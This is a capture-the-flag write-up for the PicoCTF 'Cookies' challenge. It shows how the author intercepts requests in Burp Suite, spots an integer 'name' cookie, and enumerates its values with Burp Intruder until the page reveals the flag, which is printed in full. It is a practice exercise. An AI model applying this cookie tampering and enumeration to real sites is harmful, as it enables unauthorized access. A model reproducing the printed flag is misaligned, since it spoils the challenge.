

## PicoCTF - Cookies Writeup

Open (<http://mercury.picoctf.net:6418/>) in Firefox with Burp Suite configured.

We will use term "biscuits" for the website page in order to prevent confusion with website cookies.

### Cookies

[Home](#)

Welcome to my cookie search page. See how much I like different kinds of cookies!

© PicoCTF

Turn on the intercept in Burp Suite

Add "snickerdoodle" to the input field as suggested and click "Search"

```


Pretty    Raw    Hex
1 POST /search HTTP/1.1
2 Host: mercury.picoctf.net:6418
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0)
  Gecko/20100101 Firefox/124.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 18
9 Origin: http://mercury.picoctf.net:6418
10 Connection: close
11 Referer: http://mercury.picoctf.net:6418/
12 Cookie: name=-1
13 Upgrade-Insecure-Requests: 1
14
15 name=snickerdoodle

Pretty    Raw    Hex
1 GET /check HTTP/1.1
2 Host: mercury.picoctf.net:6418
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0)
  Gecko/20100101 Firefox/124.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
  f,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://mercury.picoctf.net:6418/
8 Connection: close
9 Cookie: name=0
10 Upgrade-Insecure-Requests: 1
11

```

We can see the cookie-name changed from -1 to 0.

Tried to search for another popular cookie like "Gingerbread".



The screenshot shows a web browser window with the address bar at `mercury.picoctf.net:6418`. The page title is "Cookies" and it has a "Home" link. The main content area says "Welcome to my cookie search page. See how much I like different kinds of cookies!" and features a search input field containing "gingerbread" and a green "Search" button.

Overlaid on the right is the Burp Suite interface. The "HTTP history" tab is active, showing a request to `http://mercury.picoctf.net:6418 [18.189.209.142]`. The "Raw" view of the request is displayed, showing the same headers as the previous requests, but with the cookie header set to `Cookie: name=0` (highlighted with a red box in the original image).

The cookie-name change to 23.

Which mean there are a lot of cookies in the row of numbers.

If we iterate every number, we will find different kinds of cookies, and perhaps a flag.

Thus I iterate the cookie-name's number using Burp Suite Intruder.

The screenshot shows the Burp Suite Intruder interface. The top navigation bar includes tabs for Dashboard, Target, Proxy, Intruder (selected), Repeater, Collaborator, Sequencer, Decoder, and Settings. Below this is a sub-navigation bar with Position, Payloads, Resource pool, and Settings. The main area is titled 'Choose an attack type' with a 'Start attack' button. The 'Attack type' dropdown is set to 'Sniper'. Below this is the 'Payload positions' section, which includes a configuration area for the target and a list of HTTP request headers. The target is 'http://mercury.picoctf.net:6418' and the 'Update Host header to match target' checkbox is checked. The request headers are as follows:

```
1 GET /check HTTP/1.1
2 Host: mercury.picoctf.net:6418
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:124.0) Gecko/20100101
  Firefox/124.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://mercury.picoctf.net:6418/
8 Connection: close
9 Cookie: name=$23$
10 Upgrade-Insecure-Requests: 1
11
12
```

On the right side of the header list, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'.

Request ^	Payload	Status code
16	15	200
17	16	200
18	17	200
19	18	200
20	19	200
21	20	200

Request	Response
Pretty	Raw Hex Render
22	<body>
23	
24	<div class="container">
25	<div class="header">
26	<nav>
27	<ul class="nav nav-pills pull-right">
28	<li role="presentation">
	<a href="/reset" class="btn btn-link pull-right">
	Home
	</a>
29	</li>
30	</ul>
31	</nav>
32	<h3 class="text-muted">
	Cookies
	</h3>
33	</div>
34	
35	<div class="jumbotron">
36	<p class="lead">
	</p>
37	<p style="text-align:center; font-size:30px;">
	<b>
	Flag
	</b>
	: <code>
	picoCTF{3v3ry1_10v3s_c00k135_88acab36}
	</code>
	</p>
38	</div>

And voila. We find the flag!

flag: picoCTF{3v3ry1\_10v3s\_c00k135\_88acab36}